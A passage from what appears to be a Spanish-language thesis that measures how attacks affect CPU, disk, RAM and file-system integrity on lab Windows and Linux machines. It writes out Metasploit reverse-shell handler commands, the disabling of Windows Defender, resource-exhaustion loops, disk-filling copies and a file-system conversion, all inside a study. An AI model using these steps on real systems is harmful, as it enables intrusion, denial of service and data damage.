    e. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
        i. handler -h
        ii. handler -H 172.26.0.11 -P 8025 -p linux/x64/shell/reverse_tcp
        iii. jobs

    f. Comprobar que el equipo está escuchando en el puerto

mencionado (Ureña, 2020). Para esta actividad se debe de ingresar el siguiente comando en una nueva pestaña de la terminal de Kali Linux “netstat -lnpt”.

g. Enviar el archivo “mintshell8025.elf” al escritorio de la máquina víctima para estar a la espera de que lo ejecute (Ureña, 2020).

h. Acceder al Escritorio, hacer que el archivo “mintshell8025.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Linux Mint:
    i. cd Escritorio
    ii. chmod a+x mintshell8025.elf
    iii. ./mintshell8025.elf

i. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

j. Acceder al directorio y especificar la pantalla en la que se abrirán varias veces el programa (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. cd ..
    ii. cd .mozilla
    iii. cd firefox
    iv. export DISPLAY=:0

k. Usar el comando “&” para ejecutar varias veces el comando para abrir el programa “firefox” varias veces. Para esta actividad se debe de colocar la línea de comandos "firefox & " 35 veces (Guevara et al., 2015).

l. Abrir el “Gestor de Tareas” e identificar cuál es el nuevo porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

Salida

El resultado de la prueba de impacto en la disponibilidad de la CPU es el siguiente:

- Porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo antes de realizar la prueba de impacto en la disponibilidad de proceso de la CPU.
- Porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo tras realizar la prueba de impacto en la disponibilidad de proceso de la CPU.

Anexo 4.1.1

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 43 Porcentaje de uso medio de la CPU antes y durante la prueba de impacto en la disponibilidad de proceso de la CPU del sistema operativo Windows 7

PORCENTAJE DE USO MEDIO DE LA CPU	
Antes de la prueba	3%
Durante la prueba	76%

Anexo 4.1.2

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 44 Porcentaje de uso medio de la CPU antes y durante la prueba de impacto en la disponibilidad de proceso de la CPU del sistema operativo Windows 10

PORCENTAJE DE USO MEDIO DE LA CPU	
Antes de la prueba	10.4%
Durante la prueba	45.8%

Anexo 4.1.3

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 45 Porcentaje de uso medio de la CPU antes y durante la prueba de impacto en la disponibilidad de proceso de la CPU del sistema operativo Ubuntu

PORCENTAJE DE USO MEDIO DE LA CPU	
Antes de la prueba	2.5%
Durante la prueba	31.3%

Anexo 4.1.4

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 46 Porcentaje de uso medio de la CPU antes y durante la prueba de impacto en la disponibilidad de proceso de la CPU del sistema operativo Linux Mint

PORCENTAJE DE USO MEDIO DE LA CPU	
Antes de la prueba	3.8%
Durante la prueba	51.7%

Procedimiento P4.2: Realizar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco

Objetivo

El objetivo de este procedimiento es realizar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco e identificar los cambios en el porcentaje de espacio de almacenamiento usado del disco.

Alcance

El alcance de este procedimiento contiene:

- Realizar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco (Herzog, 2003).
- Identificar los cambios en el porcentaje de espacio de almacenamiento

usado del disco (Herzog, 2003).

Entrada

Para comenzar a realizar la prueba es necesario tener los siguientes requisitos:

- La herramienta Metasploit para acceder a la máquina víctima (Herzog, 2003).
- Para el caso de los sistemas operativos Windows 7 y 10, la herramienta Monitor de Recursos para identificar el espacio de almacenamiento del disco (Herzog, 2003).
- Para el caso del sistema operativo Ubuntu, la herramienta Monitor del Sistema para identificar el espacio de almacenamiento del disco (Herzog, 2003).
- Para el caso del sistema operativo Linux Mint, la herramienta Disco para identificar el espacio de almacenamiento del disco (Herzog, 2003).

Proceso

Los pasos del proceso la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco son los siguientes:

A. Para el caso del sistema operativo Windows 7 realizar lo siguiente:
    a. Reiniciar el sistema operativo Windows 7.

    b. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 7:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
        iii. Presionar la tecla Intro.

    c. Ir a la pestaña que dice “Disco” e identificar cuál es el porcentaje de espacio de almacenamiento usado del disco.

    d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8001 -p windows/shell/reverse_tcp
    iii. jobs

g. Ejecutar el archivo "w7shell8001.exe” como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 7 (Ureña, 2020).

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

i. Usar el comando “robocopy” para clonar el directorio de Program Files a un nuevo directorio ya creado (Zhan, 2021). Para esta actividad se debe de colocar el siguiente comando "robocopy "C:\Program Files" "C:\Prueba" /MIR /v" en la terminal de Kali Linux.

j. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje de espacio de almacenamiento usado del disco.

B. Para el caso del sistema operativo Windows 10 realizar lo siguiente:

a. Reiniciar el sistema operativo Windows 10.

b. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:
    i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
    ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
    iii. Presionar la tecla Intro.

c. Ir a la pestaña que dice “Disco” e identificar cuál es el porcentaje de espacio de almacenamiento usado del disco.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir Windows PowerShell y desactivar el antivirus de Windows 10 (Ureña, 2020). Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:
    i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
    ii. Escribir "Windows PowerShell" en el cuadro de búsqueda.
    iii. Hacer click derecho en "Windows PowerShell" y hacer click en “Ejecutar como administrador”.
    iv. Escribir el comando “Set-MpPreference -DisableRealtimeMonitoring $true”.

f. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

g. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de

ingresar los siguientes comandos en la terminal de Kali Linux:

i. handler -h
ii. handler -H 172.26.0.11 -P 8005 -p windows/shell/reverse_tcp
iii. jobs

h. Ejecutar el archivo "w10shell8005.exe" como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 10 (Ureña, 2020).

i. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

i. sessions
ii. sessions 1

j. Usar el comando “robocopy” para clonar el directorio de Program Files a un nuevo directorio ya creado (Zhan, 2021). Para esta actividad se debe de colocar el siguiente comando "robocopy "C:\Program Files" "C:\Prueba" /MIR /v" en la terminal de Kali Linux.

k. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje de espacio de almacenamiento usado del disco.

C. Para el caso del sistema operativo Ubuntu realizar lo siguiente:

a. Reiniciar el sistema operativo Ubuntu.

b. Abrir el “Monitor del Sistema” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Ubuntu:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.

iii. Presionar la tecla Intro.

c. Ir a la pestaña que dice “Sistemas de Archivos” e identificar cuál es el porcentaje de espacio de almacenamiento usado del disco.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
   i. handler -h
   ii. handler -H 172.26.0.11 -P 8020 -p linux/x64/shell/reverse_tcp
   iii. jobs

g. Acceder al Escritorio, hacer que el archivo “ubushell8020.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Ubuntu:
   i. cd Escritorio
   ii. chmod a+x ubushell8020.elf
   iii. ./ubushell8020.elf

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

i. sessions
ii. sessions 1

i. Acceder al directorio y realizar la clonación del directorio (Zhan, 2021). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. cd ..
    ii. cd ..
    iii. cd ..
    iv. cd usr
    v. rsync -azvh "/usr/lib" "/home/carlo"

j. Abrir el “Monitor del Sistema” e identificar cuáles son los nuevos porcentajes del uso medio de cada CPU por parte de todos los procesos del sistema operativo y realizar un promedio de ellos para obtener el nuevo porcentaje del uso medio de la CPU.

D. Para el caso del sistema operativo Linux Mint realizar lo siguiente:
    a. Reiniciar el sistema operativo Linux Mint.

    b. Abrir el “Disco” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Linux Mint:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Disco" en el cuadro de búsqueda.
        iii. Presionar la tecla Intro.

    c. Identificar cuál es el porcentaje de espacio de almacenamiento usado del disco.

    d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

    e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la

terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8025 -p linux/x64/shell/reverse_tcp
    iii. jobs

g. Acceder al Escritorio, hacer que el archivo “mintshell8025.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Linux Mint:
    i. cd Escritorio
    ii. chmod a+x mintshell8025.elf
    iii. ./mintshell8025.elf

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

i. Acceder al directorio y realizar la clonación del directorio (Zhan, 2021). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. cd ..
    ii. cd ..
    iii. cd ..

iv. cd usr
v. rsync -azvh "/usr/lib" "/home/carlo"

j. Abrir el “Disco” e identificar cuál es el nuevo porcentaje de espacio de almacenamiento usado del disco.

Salida

El resultado de la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco es el siguiente:

- Porcentaje de espacio de almacenamiento usado del disco antes de realizar la prueba de impacto en la disponibilidad del espacio de almacenamiento.
- Porcentaje de espacio de almacenamiento usado del disco tras realizar la prueba de impacto en la disponibilidad del espacio de almacenamiento.

Anexo 4.2.1

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 47 Porcentaje de espacio de almacenamiento usado del disco antes y después de la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco del sistema operativo Windows 7

PORCENTAJE DE ESPACIO DE ALMACENAMIENTO USADO DEL DISCO	
Antes de la prueba	14.5%
Después de la prueba	16%

Anexo 4.2.2

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 48 Porcentaje de espacio de almacenamiento usado del disco antes y después de la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco del sistema operativo Windows 10

PORCENTAJE DE ESPACIO DE ALMACENAMIENTO USADO DEL DISCO	
Antes de la prueba	49.9%
Después de la prueba	53.3%

Anexo 4.2.3

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 49 Porcentaje de espacio de almacenamiento usado del disco antes y después de la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco del sistema operativo Ubuntu

PORCENTAJE DE ESPACIO DE ALMACENAMIENTO USADO DEL DISCO	
Antes de la prueba	60.8%
Después de la prueba	88.2%

Anexo 4.2.4

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 50 Porcentaje de espacio de almacenamiento usado del disco antes y después de la prueba de impacto en la disponibilidad del espacio de almacenamiento del disco del sistema operativo Linux Mint

PORCENTAJE DE ESPACIO DE ALMACENAMIENTO USADO DEL DISCO	
Antes de la prueba	38.1%
Después de la prueba	58.6%

Procedimiento P4.3: Realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM

Objetivo

El objetivo de este procedimiento es realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM e identificar los cambios en el porcentaje de la memoria física usada.

Alcance

El alcance de este procedimiento contiene:

- Realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM (Herzog, 2003).
- Identificar los cambios en el porcentaje de la memoria física usada (Herzog, 2003).

Entrada

Para comenzar a realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM es necesario tener los siguientes requisitos:

- La herramienta Metasploit para acceder a la máquina víctima (Herzog, 2003).
- Para el caso de los sistemas operativos Windows 7 y 10, la herramienta Monitor de Recursos para identificar el uso de memoria (Herzog, 2003).
- Para el caso del sistema operativo Ubuntu, la herramienta Monitor del Sistema para identificar el uso de memoria (Herzog, 2003).
- Para el caso del sistema operativo Linux Mint, la herramienta Gestor de Tareas para identificar el uso de memoria (Herzog, 2003).

Proceso

Los pasos del proceso de prueba de impacto en la disponibilidad de uso de la memoria RAM son los siguientes:

A. Para el caso del sistema operativo Windows 7 realizar lo siguiente:
    a. Reiniciar el sistema operativo Windows 7.

    b. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 7:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
iii. Presionar la tecla Intro.

c. Ir a la pestaña que dice “Memoria” e identificar cuál es el porcentaje de la memoria física usada.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8001 -p windows/shell/reverse_tcp
    iii. jobs

g. Ejecutar el archivo "w7shell8001.exe” como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 7 (Ureña, 2020).

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions

ii. sessions 1

i. Usar el comando “&” para ejecutar varias veces el comando “start firefox” y poder abrir el programa varias veces. Para esta actividad se debe de colocar la línea de comandos "start firefox & " 35 veces (Betancor, 2018).

j. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje de la memoria física usada.

B. Para el caso del sistema operativo Windows 10 realizar lo siguiente:

a. Reiniciar el sistema operativo Windows 10.

b. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
iii. Presionar la tecla Intro.

c. Ir a la pestaña que dice “Memoria” e identificar cuál es el porcentaje de la memoria física usada.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir Windows PowerShell y desactivar el antivirus de Windows 10 (Ureña, 2020). Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir "Windows PowerShell" en el cuadro de búsqueda.
iii. Hacer click derecho en "Windows PowerShell" y hacer click en “Ejecutar como administrador”.
iv. Escribir el comando “Set-MpPreference -

DisableRealtimeMonitoring $true”.

f. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

g. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8005 -p windows/shell/reverse_tcp
    iii. jobs

h. Ejecutar el archivo "w10shell8005.exe” como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 10 (Ureña, 2020).

i. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

j. Usar el comando “&” para ejecutar varias veces el comando “start firefox” y poder abrir el programa varias veces. Para esta actividad se debe de colocar la línea de comandos "start firefox & " 35 veces (Betancor, 2018).

k. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje de la memoria física usada.

C. Para el caso del sistema operativo Ubuntu realizar lo siguiente:

a. Reiniciar el sistema operativo Ubuntu.

b. Abrir el “Monitor del Sistema” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Ubuntu:
    i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
    ii. Escribir "Monitor del Sistema" en el cuadro de búsqueda.
    iii. Presionar la tecla Intro.

c. Ir a la pestaña que dice “Recursos” e identificar cuál es el porcentaje de la memoria física usada.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8020 -p linux/x64/shell/reverse_tcp
    iii. jobs

g. Acceder al Escritorio, hacer que el archivo “ubushell8020.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Ubuntu:
    i. cd Escritorio

ii. chmod a+x ubushell8020.elf
iii. ./ubushell8020.elf

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

i. Acceder al directorio y especificar la pantalla en la que se abrirán varias veces el programa (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. cd ..
    ii. cd .mozilla
    iii. cd firefox
    iv. export DISPLAY=:0

j. Usar el comando “&” para ejecutar varias veces el comando para abrir el programa “firefox” varias veces. Para esta actividad se debe de colocar la línea de comandos "firefox & " 35 veces (Betancor, 2018).

k. Abrir el “Monitor del Sistema” e identificar cuál es el nuevo porcentaje de la memoria física usada.

D. Para el caso del sistema operativo Linux Mint realizar lo siguiente:
    a. Reiniciar el sistema operativo Linux Mint.

    b. Abrir el “Gestor de Tareas” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Linux Mint:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.

ii. Escribir "Gestor de Tareas" en el cuadro de búsqueda.
iii. Presionar la tecla Intro.

c. Identificar cuál es el porcentaje de la memoria física usada.

d. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

e. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. handler -h
ii. handler -H 172.26.0.11 -P 8025 -p linux/x64/shell/reverse_tcp
iii. jobs

g. Acceder al Escritorio, hacer que el archivo “mintshell8025.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Linux Mint:

i. cd Escritorio
ii. chmod a+x mintshell8025.elf
iii. ./mintshell8025.elf

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:

i. sessions
ii. sessions 1

i. Acceder al directorio y especificar la pantalla en la que se abrirán varias veces el programa (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
   i. cd ..
   ii. cd .mozilla
   iii. cd firefox
   iv. export DISPLAY=:0

j. Usar el comando “&” para ejecutar varias veces el comando para abrir el programa “firefox” varias veces. Para esta actividad se debe de colocar la línea de comandos "firefox & " 35 veces (Betancor, 2018).

k. Abrir el “Gestor de Tareas” e identificar cuál es el nuevo porcentaje de la memoria física usada.

Salida

El resultado de la prueba de impacto en la disponibilidad de uso de la memoria RAM es el siguiente:

- Porcentaje de la memoria física usada antes de realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM.
- Porcentaje de la memoria física usada tras realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM.

Anexo 4.3.1

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 51 Porcentaje de la memoria física usada antes y durante la prueba de impacto en la disponibilidad de uso de la memoria RAM del sistema operativo Windows 7

PORCENTAJE DE LA MEMORIA FÍSICA USADA	
Antes de la prueba	18%
Durante de la prueba	83%

Anexo 4.3.2

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 52 Porcentaje de la memoria física usada antes y durante la prueba de impacto en la disponibilidad de uso de la memoria RAM del sistema operativo Windows 10

PORCENTAJE DE LA MEMORIA FÍSICA USADA	
Antes de la prueba	50.5%
Durante la prueba	88.5%

Anexo 4.3.3

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 53 Porcentaje de la memoria física usada antes y durante la prueba de impacto en la disponibilidad de uso de la memoria RAM del sistema operativo Ubuntu

PORCENTAJE DE LA MEMORIA FÍSICA USADA	
Antes de la prueba	45.8%
Durante la prueba	85.9%

Anexo 4.3.4

Dado que en la información de salida del procedimiento P3: Identificar las vulnerabilidades del sistema operativo, no se han encontraron vulnerabilidades relacionadas a nuestras variables entonces no se está ejecutando esa parte.

Tabla 54 Porcentaje de la memoria física usada antes y durante la prueba de impacto en la disponibilidad de uso de la memoria RAM del sistema operativo Linux Mint.

PORCENTAJE DE LA MEMORIA FÍSICA USADA	
Antes de la prueba	30%
Durante la prueba	68%

Procedimiento P4.4: Realizar la prueba de impacto en la integridad del sistema de archivos

Objetivo

El objetivo de este procedimiento es realizar la prueba de impacto en la integridad del sistema de archivos e identificar la alteración que hubo en el sistema de archivos.

Alcance

El alcance de este procedimiento contiene:

- Realizar la prueba de impacto en la integridad del sistema de archivos (Herzog, 2003).
- Identificar la alteración que hubo en el sistema de archivos (Herzog, 2003).

Entrada

Para comenzar a realizar la prueba de impacto en la integridad del sistema de archivos es necesario tener los siguientes requisitos:

- La herramienta Metasploit para acceder a la máquina víctima y en el caso de los sistemas operativos Windows 7 y 10 para alterar el sistema de archivos (Herzog, 2003).
- Para el caso los sistemas operativos Ubuntu y Linux Mint, la herramienta GParted para alterar el sistema de archivos (Herzog, 2003).

Proceso

Los pasos del proceso de prueba de impacto en la integridad del sistema de archivos son los siguientes:

A. Para el caso del sistema operativo Windows 7 realizar lo siguiente:

a. Reiniciar el sistema operativo Windows 7.

b. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

c. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.

d. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. handler -h
    ii. handler -H 172.26.0.11 -P 8001 -p windows/shell/reverse_tcp
    iii. jobs

e. Ejecutar el archivo "w7shell8001.exe” como administrador, el cual está ubicado en el escritorio del sistema operativo Windows 7 (Ureña, 2020).

f. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

g. Identificar cuál es el tipo de sistema de archivos del sistema operativo (Monterrubio, 2021). Para esta actividad se debe de ingresar el comando “chkdsk”.

h. Alterar el tipo de sistema de archivos del sistema operativo

(Parisi, 2008). Para esta actividad se debe de ingresar el comando “convert C: /FS:FAT32”.

i. Identificar cuál es el nuevo tipo de sistema de archivos del sistema operativo (Monterrubio, 2021). Para esta actividad se debe de ingresar el comando “chkdsk”.

B. Para el caso del sistema operativo Windows 10 realizar lo siguiente:
   a. Reiniciar el sistema operativo Windows 10.
   b. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.
   c. Abrir Windows PowerShell y desactivar el antivirus de Windows 10 (Ureña, 2020). Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:
      i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
      ii. Escribir "Windows PowerShell" en el cuadro de búsqueda.
      iii. Hacer click derecho en "Windows PowerShell" y hacer click en “Ejecutar como administrador”.
      iv. Escribir el comando “Set-MpPreference -DisableRealtimeMonitoring $true”.
   d. Abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar el siguiente comando “msfconsole” en la terminal de Kali Linux.
